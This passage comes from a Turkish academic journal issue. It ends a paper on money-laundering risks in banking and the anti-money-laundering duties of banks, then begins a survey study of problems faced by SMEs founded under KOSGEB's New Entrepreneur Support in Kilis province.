9. Muhabir Bankacılık

Muhabir banka hesapları; mali kurumların birbirleri nezdinde kendi nam ve hesabına tuttıkları hesaplar şeklinde tanımlanabilir. Uluslararası muhabir banka hizmetleri, değişik yasal amaçları gerçekleştirebilmek amacıyla tesis edilmiştir. Bununla birlikte, uzmanlar, muhabir bankacılığın niteliğinin kara para aklamaya karşı savunmasız olduğunu düşünmektedirler. Gerçekten de paravan bankalar ile kıyı mali merkezleri ve işbirliğine yanaşmayan bölge ve ülkelerin bankaları; yasal, meşru amaçlar için tesis edilmiş olan muhabir bankacılık ilişkisine büyük bir risk ve tehdit meydana getirmektedir.

10. İnternet Bankacılığı

İnternet bankacılığı yoluyla yapılan kara para aklamada önemli olan husus, olaylara bütüncül bir şekilde yaklaşarak söz konusu tertiplerin çeşitli unsurları arasındaki bağlantıyı saptayabilmektir. Kara para aklayıcılar; ağ üzerinden işlem yaparken çok kolay bir şekilde sahte kimlik kullanabilmektedir. Bundan da öte, kara para aklayıcısı, başka coğrafi yerlerden internete kolay bir

şekilde girme olanağı elde ettiği durumlarda, kendisi ve faaliyetleri hakkında ilave bir mesafe imkânına kavuşmakta, çevrimiçi iletişim konusundaki kayıtların tekdüze olmadığı gerçeğinin bilinciyle gerçek kimliğini korunaklı bir şekilde saklayabilmektedir. İnternet üzerinden yapılan kara para aklama komplolarında söz konusu faaliyetin bütüncül bir şekilde meydana getirilmesi amaçlanmaktadır. İnterneti kullanan suç faillerinin, internet vasıtasıyla yaptıkları komploların, soruşturmayı yürütenler tarafından bütüncül bir şekilde kavranabilmesinin oldukça zor olduğu gerçeğinden hareket ederek internet üzerinden yoğun bir şekilde kara para aklama faaliyetlerine giriştiklerini ifade etmek gerekmektedir.

11. Yeni Ödeme Şekilleri

Uzmanlar, yeni ödeme teknolojilerinin -akıllı kart (elektronik cüzdan, “smartcard”), elektronik nakit (e-nakit) ve çevrimiçi (on-line) bankacılık faaliyetleri gibi- kara para aklanılmasında büyük bir tehlike doğurduğu ve gelecekte de artan boyutta risk doğuracağı hususunda kaygılanmaktadır. Uzmanların söz konusu kaygılarını haklı çıkaracak olan yeni ödeme teknolojilerinden doğan riskler şu şekilde belirtilebilir:

- Yeni ödeme teknolojilerini kullanan kimselerin tespiti konusundaki yetersizlik,
- Yapılan işlemlerin saydamlık düzeyinin yetersizliği,
- Kayıtların saklanması yükümlülüğü ile denetimin bulunmaması veya yetersiz olması veya yeni ödeme teknolojileri hizmetini sunanların şüpheli işlemleri bildirme zorunluluklarının bulunmaması,
- Güvenlik güçlerinin kayıtlara ulaşmasını engelleyecek ölçüde ileri teknolojiyi kullanan bir şifreleme sisteminin bulunması,
- Yeni ödeme teknolojileri ile yapılan işlemlerin mevcut yasal ve idari tanımların dışında kalması

12. Seyahat ve Banka Çekleri

Günümüzde, hamiline yazılı olan veya ciro edilebilen her türlü kıymetli evrak kara para aklama için kullanılabilir. Uygulamada kara para aklama amacıyla en çok kullanılan hamiline yazılı kıymetli evrak; hamiline yazılı çek, seyahat çeki ile banka çeki ve banka poliçesidir. Hamiline yazılı çek; kayıtsız ve şartsız olarak muayyen bir bedelin ödenmesi talimatını içerir ve çeki ibraz edene, muhatabın ödeme yapmasını gerektirir. Muhatabın mutlaka çek lehdarına ödeme yapması gerekmez; muhatap, çeki kim ibraz ediyorsa ona ödeme yapar. Hamiline yazılı çeklerin devri de oldukça kolaydır; ciro ve teslim yoluyla devredilebilir. Ayrıca, bir çek, “emre yazılı değildir” kaydını taşımadığı müddetçe, ciro ve teslim yoluyla bir başkasına devredilebilmektedir. Hamiline yazılı çekin niteliğinin ve devir kolaylığının kara para aklama için uygun fırsatlar oluşturduğu belirgindir.

VI. Kara Para Aklama ile Mücadelede Bankacılık Sistemindeki Önemli Öncelikler

Bankacılık sisteminde kara para ile mücadelede en önemli üç unsur müşterinin tanınması, kimlik tespiti ve şüpheli işlem bildirimidir.

A. Müşterinin Tanınması

Müşteriyi tanıma başlıca iki kısımdan oluşan bir süreç olup öncelikle olası müşterinin kimliğinin tam ve doğru olarak tespiti, sonrasında ise müşteriyle oluşacak ilişkinin veya yürütülecek işlemin niteliğinin tespit edilmesidir. Banka müşterinin tanınması konusunda risk bazlı bir yaklaşım ve özen geliştirmelidir. Riskin minimizasyonu için işlem veya ilişki başlamadan önce bazı temel sorular yanıtlanmış olmalıdır(Masak-Tbb, 2003: 24):

- Müşterinin istediği hizmet ile bankanın önerdiği hizmet örtüşüyor mu?
- Müşterinin, bankanın bulunduğu ülke veya şehirde iş yapmasını gerektirecek mantıklı bir neden bulunmakta mı?
- Müşterinin istediği işlem veya ilişki tam olarak anlaşılabilmiş mi?
- Söz konusu işlem veya ilişkide kullanılacak gelirin veya fonun kaynağı net olarak belli mi?

- Müşteri gerçekten kendi adına mı yoksa üçüncü kişiler adına mı hareket ediyor? Eğer ikincisi doğruysa, üçüncü kişilerin kimliği hakkında bilgimiz bulunmakta mı?
- İlişki veya işlem doğasında fazla riskler de barındırıyor mu? (Buna örnek olarak off-shore merkezlerden yapılan havaleler verilebilir)
- Gerekğinde veya istendiğinde yetkili kamu birimlerine yeterli cevaplar vermeye yeterli bilgi mevcut mu?

B. Kimlik Tespiti

Kimlik tespitinin hedefi bankanın hizmetinden yararlananların kimliklerinin gerçeği yansıtabilecek şekilde edinildiğinde ve kaydedildiğinden emin olunmasıdır. Ayrıca bu bilgi, bir araştırma veya soruşturma yapılması durumunda yasa uygulayıcı birimlerin işlemle ilgili kişi veya şirketlerin kimliklerini kolayca tespit edebilmesine olanak verecek derecede muhteviyatı ihtiva etmelidir. Kimlik tespitinde hedef müşterinin suçla ilgisinin olmadığını veya işlem konu olan fonun suç kaynaklı olup olmadığını ispat etmek değildir. Bankalardan böyle bir şey beklenemeyeceği açık olmakla birlikte banka şunlardan emin olmalıdır(Masak-Tbb, 2003: 25):

- Kendi adına işlem yapan kişi gerçekten o kişi olup olmadığı veya başkası adına işlem yapıyorsa adına işlem yapılan kişinin kimliği ve işlemi yapanın hukuken buna yetkili olup olmadığını,
- Şirket veya diğer yasal kuruluşlar adına işlem yapan kişinin şirket adına hareket etmeye yetkili olup olmadığını tespit etmelidir.
- Kimlik tespitinde, kimlik belgesinde yazılı doğum tarihi kimliğin ibraz eden kişiye ait olup olmadığı konusunda yardımcı olabilmektedir.

C. Şüpheli İşlem Bildirimi

Şüpheli işlem, yükümlüler nezdinde veya bunlar aracılığıyla yapılan veya yapılmaya teşebbüs edilen işlemlere konu para ve para ile temsil edilebilen değerlerin yasa dışı yollardan elde edildiğine dair herhangi bir bilgi, şüphe veya şüpheyi gerektirir bir hususun olması hali olarak ifade edebiliriz.

Şüphe kavramının sübjektif bir özellik taşıdığı, kimi insanda şüphe uyandıran bir davranışın başka bir insanda şüphe uyandırmayabileceği kuşkusuzdur. Şüphe kavramının bu özelliği nedeniyle hangi işlemlerden şüphelenilmesi gerektiğini belirleyecek objektif kriterler belirlenememekle birlikte bu gerekçeyle normal olmayan işlemlerin bildiriminin yapılmaması uzun vadede genel olarak bankacılık sektörünü ve bizzat bankanın kendisini tehlikeye sokacaktır. Şüpheyi doğuran olay bir şeyin “alışıldık, makul, sıradan” olmamasıdır. Bir işlem talebini veya gerçekleşmiş bir işlemi benzerlerinden ayıran, onu farklı kılan, olağan dışı, makul olmayan bir durum mevcut ise bu işlemden şüphelenmek gerekir. Şüpheli işlem konusunda bankacıya yardımcı dokunabilecek bir diğer önemli unsur da müşteriyle banka arasındaki ilişki ve bankanın “müşterini tanı” ilkesini uygulamadaki başarısıdır. Eğer bir banka müşterisi hakkında tam ve doğru bilgiye sahip ise, müşterinin talep ettiği veya gerçekleşmiş bir işlemin konusunun veya işlemdeki tutarın, söz konusu müşterinin geliri veya müşterinin iştigal ettiği işle orantısız olması, bu işlem için makul bir açıklamada bulunulmaması gibi durumlar şüphe için güçlü deliller oluşturabilir(Masak-Tbb, 2003: 34-35).

D. İç Kontrol

Bankalar iç kontrol mekanizmaları ile müşterilerin hesap hareketlerini ve işlemlerini inceleyerek kara para ile mücadeleye destek olabilmektedir.

VII. Kara Para Aklama ile Mücadelede Ulusal ve Uluslararası Mevzuat

Kara para aklamada ulusal ve uluslararası mücadele kapsamında çeşitli düzenlemeler bulunmaktadır (Masak, 2018:1):

Ulusal Mücadele kapsamında:

- 5549 sayılı Suç Gelirlerinin Aklanmasının Önlenmesi Hakkında Kanun
- 5237 sayılı Türk Ceza Kanunu

- 4208 sayılı Kara paranın Aklanmasının Önlenmesine Dair Kanun
- Suç Gelirlerinin Aklanmasının ve Terörün Finansmanının Önlenmesine Dair Tedbirler Hakkında Yönetmelik

Uluslararası mücadele kapsamında:

- Uyuşturucu ve Psikotrop Maddelerin Kaçakçılığına Karşı Birleşmiş Milletler Sözleşmesi (Vienna Konvansiyonu)
- Sınırışan Örgütlü Suçlara Karşı Birleşmiş Milletler Sözleşmesi (Palermo Konvansiyonu)
- 141 sayılı Suç Gelirlerinin Aklanması, Aranması, Zapt Edilmesi ve Müsadere Edilmesi Hakkında Avrupa Konseyi Sözleşmesi (Strazburg Sözleşmesi)
- 198 Sayılı Suç Gelirlerinin Aklanması, Araştırılması, El Konulması, Müsaderesi ve Terörizmin Finansmanına İlişkin Avrupa Konseyi Sözleşmesi (Varşova Sözleşmesi)
- Mali Eylem Görev Gücü (Financial Action Task Force- FATF)
- Avrupa Birliği Direktifleri
- EGMONT Grubu

Bu düzenlemeler her gün ilerleyen teknoloji ve farklı aklama yöntemlerine karşı güncellenmeye devam etmektedir.

SONUÇ

Bankacılık sisteminde bankalar gerçek ve tüzel kişiliklerin mevduatını toplayan, toplanan mevduat ve diğer fonları paraya ihtiyacı olan kişilere kredi olarak veren, ülkemizdeki kredi ve para politikalarının uygulanmasına yardımcı olan, finansal iş ve işlemlere aracılık eden, menkul kıymet alım satım, kıymetli varlıkların korunması, kart ile ödeme kolaylığı sağlayan, dış ticarete aracılık gibi fonksiyonu olan finansal kurumlar olarak karşımıza çıkmaktadır. Kara para ise, yasalar tarafından suç kabul edilen fiillerin yanı sıra, iktisadi hayatı düzenleyen kural ve usuller ihlal edilerek elde edilen kazanç olarak belirtilebilir. Kara para aklama genel olarak üç aşamadan oluşmaktadır. Bunlar yerleştirme, ayrıştırma ve bütünleştirmedir. Kara para aklama yöntemleri ise çeşitlidir. Bunlar içinde bankacılık sistemi ile yakından ilişkili olan; alternatif havale sistemleri (hawala vs.), internet bankacılığı ve elektronik para, oto-fınans borç yöntemi (Loan-back), şirinler (smurfing) yöntemi, Parçalama (structuring) yöntemi ve vergi cennetleri (off-shore) bulunmaktadır. Bunlar gibi kara para aklama ile mücadelede için bankalar temelde müşterilerini tanıma, kimlik tespiti, şüpheli işlem bildirimi ve iç kontroldür. Kara para ile mücadelede çeşitli ulusal ve uluslararası mevzuatlar bulunmaktadır. Kara para suç olması, haksız kazanca sebep olması ve sosyal maliyetlerinin çok yüksek olması nedeniyle bankacılık sistemiyle entegre olarak ulusal ve uluslararası ortak politika ve paylaşım ile mücadele edilmesi gerekli önemli bir sorundur.

Kaynakça

- Dursun, H. (2008). Bankacılık Yoluyla Kara Para Aklanılması ve Alınması Gereken Karşı Önlemler. *Kamu- İş*, 10(2), 97-135.
- Masak. (2018). *Aklama Yöntemleri*. 8 24, 2018 tarihinde Mali Suçları Araştırma Kurulu: <http://www.masak.gov.tr/tr/content/aklama-yontemleri/59> adresinden alındı
- Masak. (2018). *Kara Para Aklama*. 09 16, 2018 tarihinde Mali Suçlar Araştırma Kurulu: <http://www.masak.gov.tr/tr/content/uluslararasi-mucadele/61> adresinden alındı
- Masak-Tbb. (2003). *Karaparanın Aklanması Suçu ile Mücadele ve Bankaların Yükümlülükleri* (Cilt 235). İstanbul: Türkiye Bankalar Birliği.
- Öztürk, S., & Ülger, Ö. (2016). Vergi Cennetlerinin Küresel Finansal Kriz Üzerine Ekonomik Etkileri. *Niğde Üniversitesi İİBF Dergisi*, 9(1), 237-254.
- Yazıcı, A. (2008). Yeni Karapara Aklama Yöntemleri Olarak Akıllı Kartlar ve Internet. *Anadolu Üniversitesi Sosyal Bilimler Dergisi*, 8(2), 153-168.
- Yetiz, F. (2016). Bankacılığın Doğuşu ve Türk Bankacılık Sistemi. *Niğde Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 2(9), 107-117.
- Yoncalık, F. (2008). Türk Hukukunda Kara Paranın Aklanması Suçları ve Önleyici Düzenlemeler. *Yüksek Lisans Tezi*. Ankara, Merkez, Türkiye.

KOSGEB Yeni Girişimci Desteği Kapsamında Kurulan KOBİ'lerin Karşılaştıkları Sorunlar ve Çözüm Önerileri: Kilis İli Örneği

H. Mustafa PAKSOY*

Cuma ERCAN**

Hamza YILMAZ***

Öz

Bilindiği üzere KOBİ'ler ülkemizdeki toplam işletme sayısının %98 'ini, toplam istihdamın ise %75 'ini oluşturmaktadırlar. Ülkemizde KOBİ'ler ve Girişimcilik konusunda ana kuruluş misyonunu barındıran KOSGEB, girişimciliğin yaygınlaştırılması ve süreklilik arz eden işletmelerin kurulması için yoğun bir çalışma sürdürmektedir. Bu bağlamda KOSGEB destek programlarından olan "Yeni Girişimci Desteği" kapsamında desteklenmesine karar verilen KOBİ'lerin karşılaştıkları sorunların bilinmesi önem arz etmektedir. Bu çalışmada amaç, KOSGEB Yeni Girişimci Desteği Kapsamında Kurulan KOBİ'lerin karşılaştıkları Sorunları belirlemektir. Bu kapsamda elde edilecek bulgular ile KOBİ'lerin destek sürecinde karşılaştıkları sorunları en aza indirmek için yapılabilecek çalışmalar belirlenmeye çalışılacaktır.

Anahtar Kelimeler: KOBİ, KOSGEB, Girişimcilik, Devlet Destekleri, KOBİ Sorunları.
Jel Kodu:M13

The Obstacles SME's Which are Established in Scope of KOSGEB's New Entrepreneur Support Program and Solutions: Examples in Province Kilis

Abstract

As it is known that 98% of the total number of enterprises and 75% of the total employment in our country, are driven by SME's. KOSGEB, is the main institution for the mission on SME's and Entrepreneurship in Turkey keep intensive focus on spreading the entrepreneurship and establishing sustainable business environment. In this context; It is vitally important to know obstacles are faced by the SME's which are determined to be supported in scope of KOSGEB's one of the supporting programme called "New Entrepreneur Support". The main of this study, to identify the obstacles faced by SME's which are established in scope of KOSGEB's New Entrepreneur Support. It will be study to minimize the obstacles faced by SME's during the supporting process by using the findings in this scope.

Key Words: SME's, KOSGEB, Entrepreneurship, Supports of State, SME's Problems
Jel Code: M13

GİRİŞ

İçinde bulunduğumuz 21. yüzyılda dünya ekonomi literatüründeki küreselleşme kavramı ve dünyamızın küçük bir köy haline geldiği sıklıkla anılmaya başlanmıştır. Artık tüm ülke ekonomileri birbirinden etkilenmekte ve bu etkilenmelerin sebep olduğu sorunları aşmak için yeni çözümler üretmek ve gelişmelere ayak uydurmak zorunda kalmışlardır. Bu değişimlerin biri de KOBİ'ler için olmuştur.

KOBİ'lere yönelik tanımlar ve ölçütler konusunda bilim adamları ve araştırmacılar arasında görüş birliği bulunmamaktadır. KOBİ kavramı daha çok göreceli bir büyüklüğü ifade etmektedir. KOBİ'leri tanımlayabilmek için pek çok kriter kullanılmıştır. KOBİ tanımını etkileyen belli başlı faktörler zaman, ekonomik düzey, sanayileşme düzeyi ve kullanılan teknoloji olarak sıralanabilir (Çetin, 1996:7-12).

Ülkemizde yapılan KOBİ tanımlamalarında genel kabul görmüş olarak nicel ölçütler kullanılmaktadır. Ekseriyetle KOBİ'ler; az sermaye kullanımı yanında daha çok el emeği ile faaliyette bulunan ayrıca çabuk karar verme olanağına sahip ve düşük yönetim giderleri ile çalışan daha ucuz üretim yapan ekonomik teşebbüsler olarak tanımlanmaktadır (Müftüoğlu, 1998:7-9).

Küreselleşmenin KOBİ'ler üzerindeki tesiri, artan ve şiddetlenen bir rekabet olarak kendini göstermektedir. Gerekli önlemleri ivedilikle almayan ülkelerin ekonomilerinde resesyonlar yaşanmaya başlanmıştır. Ülkeler bu resesyonları aşmak, işsizlik sorunlarına çözümler bulabilmek, yeni istihdam fırsatları oluşturabilmek için girişim ve girişimciye büyük önem vermeye başlamışlardır. Girişim sözcüğü ilk olarak 15.yüzyılda eski Fransızca 'da kullanılmaya başlandığı düşünülen bir kelimedir. Girişim ve girişimci kelimeleri o zamanda devrimci burjuvazisini de akla getirecek biçimde, fırsatları yakalama konusunda gözü kara, kalkışmaya hazır, tereddütsüz ve cesur anlamına geliyordu.

* Prof.Dr., Kilis 7 Aralık Üniversitesi, İİBF İşletme Bölümü, hmpaksoy@kilis.edu.tr

** Yrd.Doç.Dr., Kilis 7 Aralık Üniversitesi, İİBF İşletme Bölümü, cercan@kilis.edu.tr

*** KOBİ Uz.Yrd., KOSGEB Kilis, hamza.yilmaz@kosgeb.gov.tr

Girişimcilik, hem günlük hayatta hem de ekonomi ve yönetim gibi teknik alanlarda oldukça sık kullanılan bir kavramdır (Beybur, 2009:2).

Girişimcilik, günümüzde gelişmiş ve gelişmekte olan memleketlerin ekonomik verimini açıklamada önemli bir unsur olarak algılanmaktadır. Ancak buna rağmen girişimciliğin tam olarak hangi çeşit ekonomik uğraşları kapsayacağını veya kapsaması gerektiğini ve piyasalardaki hangi aktörlerin, unsurların “girişimci” olarak kabul edilebileceğine dair ortak bir eğilimden veya uzlaşıdan söz edilemez. Tüm bunlarla birlikte girişimcilik kavramının ekonomi terimi olarak ilk kullanımı 1759’da İrlanda kökenli Fransız iktisatçı Richard Cantillon tarafından basılı bir kaynakta kullanılmıştır. Cantillon bu kaynakta girişimciyi risk alma uzmanı olarak tanımlamıştır (Casson vd, 2006:74-86). Farklı bakış açılarına, perspektiflere ve disiplinlere ait çalışmalar, farklı kavramsal bütünlükler ortaya çıkarmışlardır.

Girişimciliğin özellikle sanayi toplumundan bilgi toplumuna geçişle beraber dünyada daha büyük bir önem kazandığı görülmektedir. Çünkü günümüz bilgi toplumunda insan emeğinin üretim faktörleri üzerindeki etkinliği azalırken, bilgi kaynaklı emeğin üretim faktörleri üzerindeki etkinliği her geçen gün artmaktadır. Bu bağlamda girişimciliğin öneminin; yenilik, inovasyon ve yönetim faaliyetlerinin tamamlayıcısı olarak ortaya çıktığı ifade edilebilir (Soysal, 2009:84-104). Bununla birlikte günümüzde üretim, ulaşım ve yönetim gibi sahalarda ortaya çıkan önemli gelişmeler ve global ekonominin daha fazla rekabetçi hale gelmesi de girişimciliğin önemini arttıran diğer unsurlar olarak sıralanabilir.

Bu çalışmada KOSGEB yeni girişimci desteği kapsamında kurulan KOBİ’lerin karşılaştıkları sorunlarının belirlenmesine yönelik bir araştırma yapılmıştır. Programdan yararlanmak isteyen işletmenin, KOSGEB Veri Tabanında yer alması koşulu aranır. Programdan yararlanmak isteyen işletme KOSGEB Birimine başvuru yapar. Başvurusu kabul edilen işletmeden taahhütname alınır. İşletmenin taahhütname vermesi halinde, taahhütnamenin KOSGEB Biriminde kayda alındığı tarih, programın başlangıç tarihi olarak kabul edilir. Programın süresi işletme için 3 (üç) yıldır. Üç yıllık destek programı süresi tamamlandıktan sonra, işletmenin talebi halinde destek programı yeniden başlatılabilir. Başlatılan yeni destek programında, önceki destek programı kapsamında işletmeye kullandırılan destek miktarları dikkate alınmaz (www.kosgeb.gov.tr).

2.KOBİ’ler Üzerine Bir Araştırma

2.1.Araştırmanın Amacı ve Yöntemi

Bu çalışmamızda KOSGEB Yeni Girişimci Desteği kapsamında kurulan KOBİ’lerin kuruluş aşamasında karşılaştıkları sorunların belirlenmesi ve destek sürecinde destek mevzuatıyla ilgili hususlarda görülen aksaklıkların tespit edilmesi amaçlanmıştır. Tespit edilen sorunlara çözüm önerileri getirilmeye çalışılmıştır. Diğer taraftan ülkemizde kurulan işletmelerin büyük bir çoğunluğu kısa bir sürede kapanmaktadır. Ekonomik büyümenin sağlanması ancak ve ancak sağlıklı işletmelerin kurulmasıyla mümkündür. Ayrıca bu çalışmada, sağlıklı işletmelerin kurulabilmesi için daha iyi nelerin yapılabileceği sorusuna cevap aranmaktadır. Bu sayede, KOBİ’lerin desteklerden faydalanırken daha az sorun ile karşılaşmaları ve daha etkin şekilde desteklenmesinin önerileri getirilmeye çalışılmıştır.

Bu araştırmada örneklem uzayını belirlerken KOSGEB tarafından Kilis ilinde 2011, 2012 ve 2013 yıllarında KOSGEB Yeni Girişimci Desteği Kapsamında desteklenmesine karar verilen işletmeler baz alınmıştır. KOSGEB tarafından Kilis ilinde bahse konu yıllarda 65 işletmenin mevcut Yeni Girişimci Desteği kapsamında desteklenmesine karar verildiği görülmüştür. Bu saha çalışmasında girişimci ve işletmelere veri toplama yöntemi olarak anket yöntemi uygulanmış olup, anketin muhteviyatı, anketin niçin yapıldığı ve anketin yapılma amacı gibi konular bire bir görüşmelerle işletme yetkililerine anlatılmıştır. Böylelikle araştırmaya mümkün olan en üst seviyede katılım sağlanmaya çalışılmıştır.

Desteklenmesine karar verilen 65 işletme ile yüz yüze görüşülerek anket formu doldurtulmuştur. Ancak bu işletmelerin bir kısmı anket formunu doldurmak istemediği için, anket yapılan girişimci sayısı 43’te kalmıştır. Mevcut araştırmanın evreniyle örneklem uzayının yaklaşık %70 oranında aynı olduğunu göstermektedir. Bu durum çalışmada elde edilen bulguların doğruluğu ve güvenilirliği üzerinde olumlu etki yapmıştır. Tüm yukarıda sayılanlarla birlikte bu çalışmada veri toplama aracı olarak kullanılan anket formuyla elde edilen verilerle kısıtlıdır. Saha araştırmalarında anket yöntemi kullanılırken karşılaşılabilecek içerik ve cevaplama hatalarının bu saha araştırmasında da geçerli olduğunu akılda tutmak gerekir.

Yapılan bu saha araştırmasıyla elde edilen 43 anket, bir istatistiksel veri analiz programı olan SPSS'e girilmiş ve bu çalışma sonucunda elde edilen veriler arasında korelasyon ve özellikle yüzde analizleri ile değerlendirilmiştir.

2.2.Araştırmanın Sonuçları

2.2.1.Genel Bilgiler

Araştırmaya katılan girişimcilerin %37'si erkek, %63'ü kadındır. Araştırmaya katılanların %2'si 18-25 yaş aralığında, %42'si 26-35 yaş aralığında, %42'si 36-45 yaş aralığında, %14'ü ise 45 yaş ve üstü girişimcilerden oluşmaktadır. Girişimcilerin %37'si ilköğretim, %44'ü ortaöğretim, %14'ü lisans mezunu iken, %5'i diğerini işaretlemiştir.

Girişimcilerin aylık gelir düzeyi genellikle 1000 TL ile 5000 TL arasında yoğunlaşmıştır. Girişimcilerin yaklaşık %32'si aylık 1000 TL'nin altında, %42 ile aylık 1001 TL ile 2500 TL arasında, %26'sı ise 2501 ile 5000 arasında kazanmaktadır. Ankete katılan girişimcilerin hiç birisi aylık 5000 TL üzerinde kazanamadığını söylemiştir.

Anketi yanıtlayan 43 girişimcinin kurmuş oldukları işletme statüsüne ilişkin vermiş oldukları cevaplar analiz edildiğinde %91'lik kısmı şahıs işletmesi şeklindedir. Kurulan işletmelerden sadece %2'si limited şirket, %7'lik kısmı ise adi ortaklık statüsündedir.


Ankete katılan girişimcilerin %32'si hizmet sektöründe, %25'i imalat sektöründe, %12'si inşaat sektöründe, %12'si ticaret sektöründe, %9'luk kısmı bilgi ve iletişim sektöründe faaliyet gösterirken, %5'i ise ulaştırma ve diğer alanlarda faaliyet göstermektedir.

Girişimcilerin KOSGEB Yeni Girişimci Desteğine başvurmak için hazırlamaları gereken iş planlarını kimin hazırladığı sorusuna girişimcilerin %82'lik kısmı iş planlarını danışmanlara hazırlatmıştır. Girişimcilerin sadece %14'lük kısmı iş planlarını kendileri yazmıştır. Girişimcilerden %2'lik kısmı iş planlarını bir tanıdığa yazdırırken, %2'lik kısmı ise iş planlarının hazırlanmasında diğer diye belirtmişlerdir.

2.2.2.Karşılaşılan Sorunlar

İşletmenin Faaliyetine Devam Edip Etmediği Sorusu

Aşağıdaki pasta grafiğinde de görüleceği üzere KOSGEB Yeni Girişimci Desteğiyle kurulan işletmelerden 43'ü ile yapılan anket çalışmasında ki veriler analiz edildiğinde bu işletmelerden %93'lük gibi büyük bir kısmı faaliyetine devam etmektedirler. Ülkemizde kurulan işletmelerin çok kısa bir sürede kapandıkları düşünülürse KOSGEB desteğiyle kurulan işletmelerin daha başarılı oldukları ve ekonomik hayata tutunma konusunda daha güçlü oldukları görülmektedir. KOSGEB Yeni Girişimci Desteği kapsamında kurulan 43 işletmeden sadece %7'lik kısmının işyerlerini kapattığı görülmüştür(Şekil 1).



Şekil 1:Ankete katılanların işletmelerin faaliyetlerine devam edip etmediği dağılımını gösteren pasta grafiği.

İşletmenizi niye kapattınız?


İşletmesini kapatan girişimcilere işletmenizi niye kapattınız sorusu yöneltildiğinde tamamı işletmelerini finansal yetersizlikten dolayı kapattıklarını belirtmişlerdir. İşletmelerin kuluçka döneminde yaşadıkları finansal sıkıntıları atlatmaları için farklı destek kalemleri uygulanırsa bu sorununda çözüme kavuşturulacağı umulmaktadır(Şekil 2).



Şekil 2:Ankete katılanların işletmelerini kapatma nedenleri dağılımını gösteren pasta grafiği.

İşletme Kurarken Yaşanan Sorunlar


İşletmesini kuran girişimcilere işletmenizi kurarken daha çok hangi alanda sorun yaşadınız sorusu yöneltildiğinde %46'sı sermaye temininde sorun yaşadıklarını belirtmişlerdir. Ankete katılan girişimcilerden %28'lik kısmı bürokratik işlemlerden dolayı sorun yaşadıklarını söylemişlerdir. İşletme kurarken gerekli prosedürlerin hafifletilmesi ve prosesin daha etkin hale getirilmesi bu sorunun çözümüne büyük katkı sağlayacaktır. Anketi cevaplayan girişimcilerden %12'lik kısmı işletmelerini kurarken personel temininde sorun yaşadıklarını söylemişlerdir. %9'luk bir kısım diğer nedenleri belirtmişlerdir (Şekil 3).



Şekil 3: Ankete katılanların işletmelerini kurarken yaşadıkları sorunların dağılımını gösteren pasta grafiği.

KOSGEB Desteklerini Yeterli ve Kapsayıcı Buluyor musunuz?


Anket yöneltilen girişimcilerin %53'lük kısmı KOSGEB desteklerini kapsayıcı bulmuşlardır. Bununla birlikte limitlerinin arttırılması gerektiğini söylemişlerdir. Girişimcilerin %33'lük kısmı KOSGEB desteklerini kapsayıcı bulmadıklarını söylemişlerdir. %7'lik kısım KOSGEB desteklerini yeterli bulmuşlardır. Anketi cevaplayan işletme yetkililerinin %7'lik kısmı diğer olarak belirtmişlerdir (Şekil 4).



Şekil 2:Ankete katılanların KOSGEB Desteklerini kapsayıcı ve yeterli buluyor musunuz? sorusuna verdikleri cevapların dağılımını gösteren pasta grafiği.

Sabit Yatırım Desteği

Ankete katılan girişimcilerin %77'lik kısmı Sabit Yatırım Desteğine başvurmadıklarını söylemişlerdir. Anketi cevaplayan işletme yetkililerinden %23'lük kısmı Sabit Yatırım Desteğine başvurduklarını söylemişlerdir (Şekil 5).



Şekil 3:Ankete katılanların sabit yatırım desteğine başvurduğunuz mu? sorusuna verdikleri cevapların dağılımını gösteren pasta grafiği.

Sabit Yatırım Desteğine Niye Başvurmadınız?


Sabit Yatırım Desteğine başvurmayan girişimcilere niye başvurmadıkları sorusu yöneltildiğinde %33'lük kısmı teminat mektubu temin edemediğini belirtmiştir. %23'lük kısmı Yeni Girişimci Desteğinin hibe kısmının kurmak istediği iş için yeterli olduğunu belirtmiştir. %16'luk kısmı öz sermayesinin yeterli olduğunu bu sebeple Yeni Girişimci Desteğine başvurmadığını söylemiştir. Anketi cevaplayan girişimcilerden %28'lik kısmı diğer seçeneğini belirtmişlerdir. Diğer diyen girişimcilerin bir kısmı mevcut işlerinin küçük olduğunu, eğer işletmelerini biraz daha büyültüp, cirolarını arttırabilirlerse başvuracaklarını söylemişlerdir(Şekil 6).



Şekil 4:Ankete katılanların sabit yatırım desteğine başvurmamanızın nedeni nedir? sorusuna verdikleri cevapların dağılımını gösteren pasta grafiği.

Destek Sürecinde Karşılaşılan En Önemli Sorun

Anket yöneltilen girişimcilerden %44 'lük gibi büyük bir kısmı destek sürecinde karşılaştıkları en büyük sorunun destek ödemelerinin geç yapılması olarak belirtmişlerdir. Girişimcilerden %32'lik kısmı danışmanların yeteri kadar bilgilendirmemiş olmasının destek sürecinde karşılaştıkları en büyük sorun olarak belirtmişlerdir. İlgili soruyu cevaplayan girişimcilerden %12'lik kısmı destek limitlerinin yetersiz olmasının destek sürecinde karşılaştıkları en büyük sorun olarak belirtmişlerdir. %5'lik kısmı mevduatı anlamakta sıkıntı çektiklerini ve bunun destek sürecinde karşılaştıkları en önemli sorun olduğunu belirtmişlerdir (Şekil 7).



Şekil 5: Ankete katılanların destek sürecinde karşılaştığınız en önemli sorun nedir? sorusuna verdikleri cevapların dağılımını gösteren pasta grafiği.

3.Sonuç Ve Öneriler

Girişimciyi risk üstlenerek yeni fikirler üreten veya farklı gelişmeler gösteren kişi olarak tanımlamak mümkündür. Bu sebeple girişimci, yeni imkânlarla, yeni teknolojilerle ve farklı hikâyelerle toplumu tanıştırmaktadır. Bunun neticesi olarak daha önce kullanılmayan ya da kendisinden daha az verim alınan kaynaklar ekonomiye kazandırılmakta ve üretimde artış ve verimlilik meydana gelmektedir. Yeni açılan bir işletme ülke istihdam kapasitesini artırarak iktisadi kalkınma ve büyümeyi sağlamaktadır. Bu doğrultuda ülkemizde girişimci adaylarının başarılı olabilmeleri ve daha başarılı işletmeler kurabilmeleri girişimcilik alanındaki araçların etkinliklerinin artırılması ve çeşitlendirilmesine bağlıdır. Bu bağlamda, idari ve hukuksal normların iyileştirilmesi hayati öneme sahiptir. Böylelikle girişimcilerin cesaretleri artacak ve girişimcilik kültürünün yaygınlaşması sağlanabilecektir. Bu bağlamda şirket kuruluşu, işleyişi ve kapanışına ait bürokratik işlemler azaltılırken, vergi işlemleri kolaylaştırılmalı ve yeni kurulan işletmelere vergi muafiyeti ve istisnası getirilmelidir.

